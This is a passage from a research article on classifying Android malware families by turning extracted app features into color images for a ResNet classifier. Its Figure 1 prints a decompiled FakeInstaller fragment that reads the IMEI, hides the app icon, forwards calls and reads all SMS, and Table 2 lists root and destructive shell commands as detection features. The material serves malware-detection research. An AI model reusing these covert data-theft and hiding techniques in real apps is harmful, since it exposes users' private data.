Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8882295, 21 pages
https://doi.org/10.1155/2020/8882295

Research Article

A Multiclass Detection System for Android Malicious Apps Based on Color Image Features

Hua Zhang,[1] Jiawei Qin,[1] Boan Zhang,[1] Hanbing Yan,[2] Jing Guo,[2] Fei Gao,[1] Senmiao Wang,[1] and Yangye Hu[1]

[1]*State Key Laboratory of Networking and Switching Technology, Beijing University of Posts and Telecommunications, Beijing 100876, China*
[2]*The National Computer Network Emergency Response Technical Team/Coordination Center of China, China*

Correspondence should be addressed to Jiawei Qin; qinjiawei@bupt.edu.cn

Received 26 July 2020; Revised 26 September 2020; Accepted 3 November 2020; Published 16 December 2020

Academic Editor: Ding Wang

The visual recognition of Android malicious applications (Apps) is mainly focused on the binary classification using grayscale images, while the multiclassification of malicious App families is rarely studied. If we can visualize the Android malicious Apps as color images, we will get more features than using grayscale images. In this paper, a method of color visualization for Android Apps is proposed and implemented. Based on this, combined with deep learning models, a multiclassifier for the Android malicious App families is implemented, which can classify 10 common malicious App families. In order to better understand the behavioral characteristics of malicious Apps, we conduct a comprehensive manual analysis for a large number of malicious Apps and summarize 1695 malicious behavior characteristics as customized features. Compared with the App classifier based on the grayscale visualization method, it is verified that the classifier using the color visualization method can achieve better classification results. We use four types of Android App features: *classes.dex* file, sets of class names, APIs, and customized features as input for App visualization. According to the experimental results, we find out that using the customized features as the color visualization input features can achieve the highest detection accuracy rate, which is 96% in the ten malicious families.

1. Introduction

The openness of the Android system, while helping it win the market, has also brought it huge risks. According to the Common Vulnerabilities Exposures [1] (CVE) 2018 annual report, the Android system ranks second in the vulnerability list with 611 vulnerabilities. They bring more opportunities to malicious App developers. As a large amount of user data is connected to the Internet via mobile phones and spread on the network, the target of hacking is gradually shifting from traditional PCs to mobile devices. As a result, more and more researches [2–7] focused on analyzing Android malicious Apps.

A difficult but important issue in the Android malicious App family classification is how to classify malicious Apps in the presence of a large number of families and achieve high accuracy. With the proliferation of Android malicious Apps, there are more and more Android malicious App families. How to distinguish the endless Android malicious App families has become a greater challenge. Existing research shows that malicious behaviors between malicious App families overlap more and more. The detection standards manually formulated after feature extraction cannot distinguish between families with high similarity, and the accuracy of fingerprint-based methods is getting lower and lower [2].

Using machine learning methods to classify Android malicious Apps has achieved high accuracy [7–12]. However, due to its feature generation engineering that relies on expert knowledge, it is difficult for the above-mentioned classifiers to maintain a high accuracy rate after the changes of the malware behavior trigger method. Garcia et al. [13] used a machine learning method of classification regression tree to study a family classifier that can classify 33 malicious App families manually labeled in the AMG [14] dataset, achieving

95% accuracy. Wang and others [5] proposed the use of deep learning detection methods to implement Android malware detection systems; nonetheless, it did not study the implementation of multiclassification of malware. Andronio et al. [7] analyzed the behavioral characteristics of Android ransomware and implemented a detection model for ransomware.

In exploring the visualization of malicious software, Nataraj et al. [15] used the *K*-nearest neighbor (KNN) algorithm as an automatic classification technology to classify 25 malicious software families with grayscale image and reached an accuracy rate of 98%. Jung et al. [16] used a grayscale image and convolutional neural network (*CNN*) model to conduct binary classification experiments on Android malware and benign. They focused on the benefits of visualizing the "data" section of the *classes.dex* file. They did not solve the problem of multiclassification of Android malicious families.

In the common deep learning model, three-channel color images are used as training samples. For deep learning classifiers, compared to grayscale images, color image visualization theoretically has a higher dimension and more processing flows, so more features are learned and classification accuracy is higher. However, in the existing research, there is no method to classify the Android malicious family using only color image visualization.

In this paper, we classify Android malicious Apps into multiple families by color visualization combined with deep learning. We propose a method of color visualizing Android Apps. We conducted a lot of manual analysis on malware and comprehensively studied the features suitable for color visualization and verified the effect of this method on the classification of a large number of malicious App families with overlapping malicious behaviors. Based on our analysis, we summarize 1695 behavioral features of malicious Apps, named "customized-behavior" feature. Based on color virtualization, we find that the "customized-behavior" feature is more suitable for the multiclassification of malicious families. The specific contributions of this paper are as follows:

(i) A method of color visualization Android App is proposed and applied to malicious App family classification. In view of the better performance of the deep learning classification model on color picture classification tasks, this paper studies the effect of using gray image features and color image features in the Android malicious App family classification, which validates the feasibility of the App of color image visualization to the Android malware families, and proposes a color image visualization method for Android malicious family classification

(ii) We conducted a lot of manual analysis on Apps of different malware families. The main purpose is to find the behaviors of the malicious Apps. We used the TF-IDF algorithm to calculate the influence weight of the extracted App's behavior characteristics. In this way, we got the most influential behavioral dataset in malicious Apps. After our calculation, we obtained 1695 behavior characteristics. For the convenience of researchers in related communities, we open the dataset

(iii) We studied the influence of different features of color visualization on Android malicious Apps' multifamily classification. We selected four more common collections as experimental objects: *classes.dex* file, class name collection, application interface (API) call collection, and customized malicious features. We performed color visualization on each feature and conducted classification experiments, using the deep learning method to study the performance of the three features in classification time and accuracy. Finally, according to the experiment results, it is judged that using customized malicious features is the best choice

(iv) A classifier is implemented for a large number of malicious App families with overlapping malicious behaviors. After analyzing the characteristics of malicious App families, it is found that the increasing number of malicious App families brings difficulties to family classification: the similarity between families increases, and similar malicious behaviors overlap. We used color visualization combined with deep residual networks (*ResNet*) to classify 10 malicious App families and reached a classification accuracy of 96%

2. Related Work

Android malicious App visualization is a new trend in recent years. One of the common methods for the visualization of binary files comes from the paper by Conti et al. [17]. They used four different ways to visualize binary files. The first method is to draw each byte linearly to generate grayscale images, where empty bytes are described as black pixels and the 0xff bytes are described as white pixels. The second method is to color a portion of the bytecode to indicate the presence or absence of a particular byte value. This method is especially useful for finding compressed portions or ascii code portions. Third, the traditional hex editor is implemented, which converts the binary to hexadecimal and then colors it. Fourth, using dot plots to show the cross-entropy of a file, a dot plot is a way to visualize the similarity or self-similarity of data.

In the exploration of malware visualization, Gennissen et al. [18] used a partial color visualization method to study Android malicious family classification. Zhang et al. [19] decompiled the executable file to get the opcode sequence and then converted these sequences into the form of an image and finally performed further feature extraction and recognition through *CNN*. They did not characterize the executable file and directly used all the data, which may lead to false positives in model identification. Kancherla and Mukkamala [20] converted the executable files to grayscale images and then selected the model based on the intensity and texture-based feature selection for malware recognition. Grayscale images retain fewer features than color images,

which can reduce the accuracy of malware identification. Nataraj et al. [15] linearly mapped grayscale images of Windows malware in the same way as Conti. The GIST (Gabor filter) was applied to the image to obtain features. The K-nearest neighbor (KNN) algorithm was used as the automatic classification technology, and the classification accuracy rate of the 25 malware families reached 98%. In theory, the characteristics of color images are more abundant than grayscale images, and the accuracy of classification for deep learning should be higher. However, there is a lack of research on the use of color images for the classification of Android malicious families.

In recent years, there are more and more studies focusing on Android malware Apps. However, many studies only focus on the two categories of "malicious" and "benign." DroidDolphin [8] used dynamic analysis techniques such as DroidBox [21] to extract thirteen features from the collected Apps and constructed a detection system using the support vector machine (SVM) model. Crowdroid [9] used dynamic analysis to extract API (App Programming Interface) calls as features and K-means clustering to detect malware. RiskRanker [10] classified Apps into high risk, medium risk, and low risk to judge malicious Apps. We find that there are few papers focusing on family classification.

In researches of multifamily classification, DroidLegacy [11] focused on the part of malicious families using piggybacking technology to embed malicious code in benign Apps during repackaging; however, this type of malware is not representative of all malware. Dendroid [22] used text mining technology and data flow characteristics to construct a malicious family detection system based on App code structure analysis. It classified 33 families and achieved good results. However, no further research has been done on more families.

In the face of the endless stream of Android malicious App families, how to implement a family classification for most common malicious Apps becomes a problem: as the number of malicious families increases, the malicious behaviors of different families overlap [12]. Different malware families with higher malicious similarity are more difficult to distinguish, and the accuracy of the classifier will also decrease. Due to the lack of reliable manual annotation datasets, some papers use labeled data for a large number of family classification experiments; nevertheless, the results obtained are often questionable. RevealDroid [13] used the classification regression tree algorithm, combined with packet-level and method-level API calls, reflections, and native code at package and method levels as features, and it successfully classified 33 families on AMC datasets. However, they did not further choose a reliable database by manual classification for more research. Instead, they used the AV [23] classifier to classify and label the collected unlabeled data, so the accuracy of this machine classifier has been questioned; RevealDroid also pointed this out in the paper.

3. Prerequirement

3.1. Malicious App Behavior of Android. Android malicious Apps refer to Android Apps with malicious intentions, which do great harm to mobile phones and users. Malicious App activities can be divided into four stages; the first is the "infection" stage. Malicious Apps often disguise as normal Apps; the common form is the free version of paid Apps; users often misinstall such malicious Apps. After the "infection" is the "destruction" stage, Apps may cause damage to the system, such as enhancing the permissions of malicious Apps, deleting mobile files, locking mobile phones, and modifying passwords, which can prevent the normal use of users. The "leak" stage can occur simultaneously with destruction; malicious Apps may collect user information and send it to the designated server. Finally, in the "last propagation" stage, malicious Apps may use infected mobile phones to send links or e-mails, alluring unaware friends to download them to click on or download Apps, so as to achieve the purpose of dissemination of malicious Apps. Generally speaking, an App can be judged as malicious if it has the following behaviors [14]:

(i) Covertly steal users' funds and cause other Apps to not work properly

(ii) Record the user's screen (such as screen capture or screen recording) without his or her permissions and obtain private information such as user account and password

(iii) Allow others to remotely control the user's mobile phone without the user's permission

(iv) Intimidate the user, such as setting the lock screen to "You will be jailed" and modify the power-on password

3.2. Android Malicious App Family. Android malicious App family refers to a kind of malicious Apps with the same behavior, which is the product of the detailed division of malicious Apps according to their behavior. The ten common malicious App families are as follows:

(1) *Geinimi*: accept remote instructions, control mobile phones, can read and delete short messages, mute phone ringtone, automatically download files, and collect information from mobile phone then pass it back to the server

(2) *FakeInstaller*: send paid short messages to certain numbers and cause user fees to be consumed, which is abundant in repackaged versions of popular Apps

(3) *DroidKungFu*: allow attackers remote access to the infected phones and can use the root vulnerability to disguise themselves. Common functions include deleting an executable file, opening a web page, downloading and installing an App, opening a URL, and launching other programs

(4) *Plankton*: transmit the user's private information, such as the mobile phone IMEI and the user's browsing history data to the remote server, and modify browser home page, add bookmarked

(5) *Opfake*: forge the interface, let the user think the software is a normal App, and steal user information

(6) *GinMaster*: gain access by rooting the devices, thereby steal sensitive user information and send it to the server, and install other software without the user's permission

(7) *Kmin*: send the IMEI information of the device to the remote server. At the same time, they will further threaten the security of the mobile phone by calling according to the remote command and blocking the short message from the operator, which will consume a lot of money

(8) *BaseBridge*: are similar to the *Kmin* family, but they can kill antivirus software processes running in the background

(9) *Adrd*: are similar to the *Geinimi*, but they can change the settings of mobile phones

(10) *DroidDream*: get information through rooting mobile devices, download malicious Apps silently in the background, usually run at night while the device is charging in order to avoid the monitoring of power consumption by the detection software

In addition, there are many other malicious App families, such as the Nickyspy family: record dial-in and dial-out information for infected mobile phones, record user's GPS information, and send text messages to other numbers; Zsone family: automatically send text messages to subscribe for paid content, thus achieving the purpose of consuming telephone charges; Obad family: elevate system privilege to prevent being uninstalled and send text messages to value-added service numbers for profit; and Zitmo family: steal verification code sent from the bank. The differences between these families vary, and the large overlap of malicious behavior makes it difficult to distinguish some of them.

4. Our Approach

4.1. Select Features. The size of different Android Apps varies widely. If the entire App file is visualized, the visualized image sizes may differ by hundreds of times, which will bring a huge burden to the classification task of the images. Therefore, we need to select the features that can represent the behavior of the App and then perform color visualization.

In the internal structure of an Android App, in addition to the *dex* file that stores the code and the *AndroidManifest.xml* file that stores the configuration information, there is *res* directory that stores resource files such as image files and audio files. This part of the file has nothing to do with the code logic of the App; it is only stored as a resource of the App and does not affect the behaviors of the program. A small number of malicious Apps may hide malicious code in image files. Such Apps are beyond the scope of this paper, so the resource file is not included in the selection of visualization features.

The basis for our classification of malicious App families is that each Android App has a different performance in *classes.dex* and *AndroidManifest.xml*, which reflects different characteristics and behaviors to distinguish malicious programs from different families [11, 24, 25].

classes.dex is a bytecode file that compiles Java files into classes and saves them; it contains the package name, classes, methods, variables, and application interfaces (APIs) of the Android App. Most of the App's functional behaviors are implemented based on APIs, so we choose it as one of its features.

Every activity component, service component, content provider component, and broadcast receiver component in the Android App need to be registered in the *AndroidManifest.xml* file. In addition, it also contains some permissions and *SDK* information. So it is part of the features.

If we want to better identify the malicious family to which certain malware belongs, we need to understand the malicious behavior of different malware families. For this purpose, we selected Apps from ten malicious families for manual analysis (*FakeInstaller*, *DroidKungFu*, *Plankton*, *Opfake*, *GinMaster*, *Iconosys*, *Kmin*, *FakeDoc*, *Geinimi*, and *GoldDream*). Figure 1 shows malicious code from an App of *FakeInstaller* family in AMD [26] (the complete analysis process is in Appendix A). The fifth line in the code shows that the App obtains the sensitive unique identification number of the victim's mobile phone. It can be seen from the code between lines 13 and 25 that the App will also intercept the incoming calls of the victim's mobile phone. The code on line 30 shows that the App will get all the messages in the victim's mobile phone. Therefore, based on our complete analysis of this App, we can obtain all its malicious behaviors which are shown in Table 1.

During analysis, we found that there are many malicious behaviors that exist in multiple malicious families at the same time. To further study the representative malicious behaviors of different malware, we use the TF-IDF shown in formula (1) to calculate the feature weight of all malicious behaviors. For Apps in malicious family z, suppose the total number of malicious behavior features is N and the number of the ith feature is $n_i z$, the $\mathrm{TF}_i z$ of ith malicious behavior feature is shown in formula (2). The denominator part represents the sum of the number of all features in the j family. As shown in formula (3), W_i represents the number of Apps showing the ith malicious behavior and D is the number of all Apps in the study; then, we can use this formula to get IDF_i of i th malicious behavior feature. We choose features with weight values greater than the threshold as key features, and at last, we extracted 1695 malicious behavior features. As shown in Table 1, the features we extracted involve Android API, sensitive strings, and sensitive permission information. As shown in Table 2, we have further divided the features into five categories (some customized features of each category are shown in Appendix B).

$$\text{TF-IDF}_i = \mathrm{TF}_i * \mathrm{IDF}_i, \tag{1}$$

$$\mathrm{TF}_i z = \left\{ \frac{n_i z}{\sum_{k=1}^{N} n_k z} \mid z \in (1, \cdots, 10), i = 1, \cdots, N \right\}, \tag{2}$$

$$\mathrm{IDF}_i = \log \frac{D}{W_i + 1}. \tag{3}$$

```
// MainActivity
@TargetApi(value=19) protected void onCreate(Bundle arg5) {
      l.a(((Context)this), "zzxx", "Date", new SimpleDateFormat("yyyy-MM-dd hh:mm:ss").
          format(new Date(System.currentTimeMillis())));
      /* Get sensitive information */
      l.a(((Context)this), "zzxx", "tel", "IMEI-" + this.getSystemService("phone").
          getDeviceId());
      if(!k.a(((Context)this))) {
         /* Hide icon of the malicious app */
         this.getPackageManager().setComponentEnabledSetting(this.getComponentName(), 2,
              1);
         this.startService(new Intent(((Context)this), xservicr.class));
         this.a();
      }
// package love.qin.co.service.dggng;
   if(v1.split("#").length == v9) {
   /* Intercept call */
         if(c.a(v1.split("#")[v7])) {
    v2.a("转移号码设置成功"); /* The transfer number is set successfully */
               }
    else {
    love.qin.co.service.dggng.a.s = love.qin.co.service.dggng.a.c;
    v2.a("设置来电转移，但转移号码输入错误，默认机作为接听号
        码"); /* Call forwarding is set, but the forwarding number is entered incorrectly
        , the default machine is used as the answering number */
    }
   MyApplication.d = v7;
   v5.putString("ReciverPhoNum", love.qin.co.service.dggng.a.s);
  v5.putInt("pho_mod", MyApplication.d);
   }
// package com.b.a.b;
  public List a() {
      ArrayList v6 = new ArrayList();
      /* get all the sms of the phone */
      Cursor v0 = this.a.getContentResolver().query(Uri.parse("content://sms/"), new
          String[]{"_id", "address", "body", "date", "type"}, null, null, " date desc ")
          ;
      while(v0.moveToNext()) {
         e v1 = new e();
         String v2 = v0.getString(0);
         String v3 = v0.getString(1);
         String v4 = v0.getString(2);
         long v8 = v0.getLong(3);
         String v5 = v0.getString(4);
      }
```

Figure 1: The sample code of *FakeInstaller* (md5 of this App is 0A2CA97D070A04AECB6EC9B1DA5CD987).

Table 1: Behavioral characteristics based on the analyzed App of *FakeInstaller*.

Behavior	Description
content://sms/	url to read SMS
TelephonyManager.getDeviceId	Get the device id of the phone
android.intent.action.Call	Intent for calling
PackageManager.setComponentEnabledSetting	Suspected behavior of setting hidden icon
android.content.ContentResolver.query	Query SMS and contacts
android.permission.SEND.SMS	Permission for sending SMS
android.permission.READ.SMS	Permission for reading SMS
android.permission.READ.PHONE_STATE	Permission for reading phone status
android.permission.CALL.PHONE	Permission for calling

Table 2: Five categories of behavioral characteristics based on analyzed Apps.

Category	Description	Characteristics
Intent	We extract all intents in the Android application as a type of feature set, because malware usually monitors certain intents.	android.intent.action.ACTION_SEND TO, android.intent.action.Call etc.
Permission	According to the analysis of a large number of malicious Apps, we find that malicious Apps often use a lot of sensitive permissions.	INTERNET, READ_PHONE_STATE, SEND_SMS, WRITE_EXTERNAL_STORAGE, READ_SMS, etc.
System command	Malicious Apps often use system commands to execute the vulnerability code or install other additional executable file, so system commands can provide us with valuable information about detecting malicious Apps.	su, chmod, insmod, killall, kill -9, pm install -r, chmod -R 777, reboot, hosts, getprop, rm -r, restorecon, etc.
API	Malicious Apps want to obtain the victim's sensitive information or perform some dangerous operations, almost all need to call sensitive APIs.	getDeviceID, getInstalledApplications, getOutputStream, getInputStream, HttpURLConnection, sendTextMessage, getLastKnownLocation, getFromLocation, installPackage, lockNow, exec, setComponentEnabledSetting, divideMessage, sendMultipartTextMessage, etc.
Call flow	The sensitive information in malicious Apps is almost always passed to another more dangerous sink function, so the call flow can be used as the behavior feature set in malicious Apps.	(Avoid service be killed, Set app start repeatedly, alertWindow, setSystemWindow, Use Thread, Kill Process, Lock Mixed Feature), (Use Thread, Device Admin Permission, Lock Mixed), etc.




Figure 2: Android App for color visualization process.

4.2. Android App Color Visualization. The purpose of Android App color visualization is to convert the extracted features consisting of five categories of behavioral characteristics into representations of color images. Figure 2 shows the detailed process of color visualization.

4.2.1. Decompression. As described above, in order to get the features of the App, we need to decompress the Apk file. After decompression, we get the files including *classes.dex* and *AndroidManifest.xml*.

4.2.2. Feature Extraction. We use the androguard [27] to reverse the *classes.dex* file and build the control flow graph (CFG) of the App. As shown in Algorithm 1, we assume that the feature set is R. r_i in formula (4) includes features of a feature category cat_j; cat_j indicates which of the 5 feature categories it belongs to. p_i means the permission. pkg_i indicates the package name, m_i indicates the method, cmd_i indicates the instruction, and flow_i indicates the mailicious call flow. The above features may be empty due to different categories. If the category that r_i belongs to is *Permission*, then its pkg_i, m_i, and cmd_i may all be empty. As shown in formula (5), FT is composed of ft_q; u represents the total number of extracted ft.

$$R = \left\{ r_i = \left(p_i, \text{pkg}_i, m_i, \text{cmd}_i, \text{flow}_i, \text{cat}_j \right) \mid i = 1, \cdots, k ; j = 1, \cdots, 5 \right\}, \tag{4}$$

$$\text{FT} = \left\{ ft_q \mid q = 1, \cdots, u \right\}. \tag{5}$$

4.2.3. Color Visualization. The common binary file visualization method is to convert each byte to a value between 0 and 255; each value corresponds to a pixel in the image (0 is black, 255 is white). For image classification, more image channels mean that more pixels and more features that can be learned. The color visualization conversion method used in this paper is to represent a byte value with three channels of pixels. We use a "blue-green-yellow" color image instead of "black-white" in a grayscale image to represent a range of pixels. As shown in Algorithm 2, for the extracted feature values, we use the linear rendering visualization method [17] to

Input: *App*, *R* {*R* represents feature set.}
Output: *FT*
INITIALIZE FT=∅.
dex, manifest = unzip(App)
ma = parseManifest(manifest)
CFG = BuildCFG(dex)
for each $r_i \in R$**do**
    $ft_i = HeuSearch(CFG, ma, r_i)$ {A heuristic method to find features ft_i of r_i.}
    $add(\text{FT}, ft_i)$ {Adding feature ft_i to the corpus of features.}
end for
return*FT*

Algorithm 1: The algorithm of extracting customized features.

Input: FT {FT represents characteristics of App.}
Output: *img*
binData = *Binary*(FT) {*Binary* represents the binary conversion of features.}
if*binData* < 49152**then**
    Extend(*binData*, 0) {in order to generate a 128 ∗ 128 image, if binData is not enough 49152, fill in 0 at the end.}
end if
groups = *binData*/8
i = 0, *j* = 0, *k* = 0
pixels[128][128] = 0{image pixels.}
while*i* + 2 < *length*(*groups*)**do**
    r = *groups*[*i*]
    g = *groups*[*i* + 1]
    b = *groups*[*i* + 2]
    pixels[*j*][*k*]=(r,g,b){form a pixel.}
    j + = 1
    i + = 3
    if*j* == 128**then**
        j = 0, *k* + = 1
    end if
    if*k* == 128**then**
        break
    end if
end while
img = *showimg*(*pixels*)
return*img*

Algorithm 2: The algorithm for color visualization conversion of extracted customized features.


visualize them. First, convert the extracted string type features FT into a binary. We define that the size of the image is 128 × 128, which contains 16384 pixels. Every three adjacent bytes in *binData* correspond to the value of *r*, *g*, and *b*. The value of *r*, *g*, and *b* forms one pixel. If *binData* is not enough for 49152, it should be filled with 0 at the end. We store the first pixel in the top left corner of the image and then store the next pixel horizontally. When the end of the line is reached, plotting begins at the next line below.

The generated image is no longer a single-channel grayscale image, but a three-channel color image, and the value of each channel is not simply repeated.

As shown in Figure 3, gray image (Figure 3(a)) and color image (Figure 3(b)) are generated from the same Android malicious App. The color image successfully maps the original "black-white" of the gray image to the "blue-green-yellow" color range. By analyzing the image file, the original single-layer channel gray image is transformed into a three-layer channel color image, which contains more abundant information.

4.3. Malware Detection. Figure 4 shows the classification process of the Android malware multiclassifier. We roughly divide this process into two parts, which are the color visualization of the application and classification process using machine learning models. Algorithm 3 describes the detection method. The details are described as follows.

4.3.1. Color Visualization. For an App to be detected, we need to decompress it and to get the *classes.dex* file, *Androidmanifest.xml* file, and other resources. Then, through the feature conversion process described in the previous section, the



(a) (b)

Figure 3: Grayscale image and color image of the same App ((a) gray image and (b) color image).




Figure 4: Overview of malicious App multiclassification system based on color visualization.

1: **Input**: *App*, *R*
2: **Output**: *malFam* {*malFam* represents malware family name of App.}
3: *dex*, *manifest* = *unzip*(*App*) {unzip represents unzip the App file.}
4: FT = *getFeatures*(*dex*, *manifest*, *R*) {FT represents the behavioral characteristics of App.}
5: *colorimg* = *colorImg*(FT) {*colorImg* represents represents color virtualization of behavioral characteristics.}
6: *malFam* = *detection*(*colorimg*)
7: **return***malFam*

Algorithm 3: The algorithm of multiclass detector based on color virtualization.

App file is color visualized to a color image, which is the input to the image classifier in the next process.

4.3.2. Classification. Support vector machines (SVM), *K* -nearest neighbors, neural networks, and random forests are commonly used in image classification. However, based on previous experiment results, deep residual network (*ResNet*) [28] has better performance in image classification than the above algorithms. Therefore, we choose *ResNet* to process features of color virtualization. We set a network structure with fewer hidden layers; it contains two convolutional layers, two residual modules, and two fully connected layers.

4.3.3. Result. The purpose of this paper is to achieve multiclassification of Android malware; therefore, the output of our system is the malicious family name of the App to be detected.

5. Experiments

In order to better verify the effectiveness of our method on the multiclassification of malicious Apps, we mainly

answer the following four research questions (RQs) through experiments.

(1) RQ1: is color virtualization for an App more representative of information than gray virtualization?

(2) RQ2: are 1695 customized malicious features extracted for malicious Apps more effective?

(3) RQ3: is the *deep residual network* (*ResNet*) model more suitable for multifamily classification than *convolutional neural network* (*CNN*)?

(4) RQ4: is our system (colorMalwareTool) based on color virtualization practical?

5.1. Environment. We run our experiments on a machine with 64G RAM, 3T SSD, and Intel Intel Xeon CPU E5-2640 v2 CPUs operating at 2.00 GHz.

5.2. Dataset. In order to verify the effectiveness of our model in Apps' multiclassification, we selected 7000 benign Apps from Google Play [29] and 7204 malware Apps in 10 families from DREBIN [25], AMD [26], and *VirusTotal* (*VT*) [30]. The details are shown in Table 3. In our experiment, we mainly use DREBIN Apps in the training process and use AMD and *VT* Apps in the verification process.

5.3. Metrics for Evaluating Detection Systems. The goal of our experiments is to mark the detailed family classification of Apps, so we use the following evaluation metrics:

Loss. It represents the change curve of the model during the learning process. If it is constantly decreasing, it indicates that the model is still in the learning process.

In our experiments, we also selected an available tool for comparison, but it only supports to judge whether the App is malicious or benign. For this situation, we selected the following evaluation metrics:

True Positive (TP). The true category of the App is malicious, and the results predicted by the model are also malicious.

True Negative (TN). The true category of the App is benign, and the model predicts that it is benign.

False Negative (FN). The true category of the App is malicious, but the model predicts that it is benign.

False Positive (FP). The true category of the App is benign, but the model predicts it as malicious.

Accuracy (Acc). It represents the accuracy of the model. For the ith malicious family, M is the number of Apps. It is shown in formula (6)

$$\mathrm{Acc} = \frac{\mathrm{TP}_i + \mathrm{TN}_i}{M}. \tag{6}$$

ROC. The abscissa is FPR, and the ordinate is TPR, so it is conceivable that the greater the TPR and the smaller the FPR, the better the classification results.

5.4. Answering RQ1: Characterization of Gray and Color Virtualization. For binary classification, we select the *FakeInstaller* [31] and *Plankton* [32] as experimental data. For multiclassification, we select the ten families of Apps shown in Table 3. We form a training data from DREBIN and test data from AMD and *VT*. We select that the model is *ResNet*, and the number of training rounds is 100.

Table 3: Details of the malicious Apps used in the experiment.

	DREBIN	AMD	VT	Sum
DroidKungFu	642	546	17	1205
FakeDoc	126	21	6	153
FakeInstaller	898	2172	148	3218
Geinimi	88	0	18	106
GinMaster	328	128	91	547
GoldDream	68	53	53	174
Iconosys	152	0	34	186
Kmin	142	0	15	157
Opfake	592	10	132	734
Plankton	600	0	124	724
Sum	3636	2930	638	7204


5.4.1. Binary Classification of Single-Channel Grayscale Image and Three-Channel Grayscale Image. In order to make a comprehensive comparison with the grayscale visualized images, we manually add three-channel grayscale images. We copy the single-channel grayscale image twice and superimpose them with the original image to form a three-channel grayscale image. As shown in Figure 5, Figure 5(a) is a single-channel grayscale image, and Figure 5(b) is a three-channel grayscale image.

The single-channel grayscale image classification result is shown in Figure 6, and the three-channel grayscale image classification result is shown in Figure 7. The abscissa is the number of training rounds, and the ordinate is the accuracy and loss. The accuracy of single-channel grayscale images is 81.36%, and the classification accuracy of three-channel grayscale images is 85.00%.

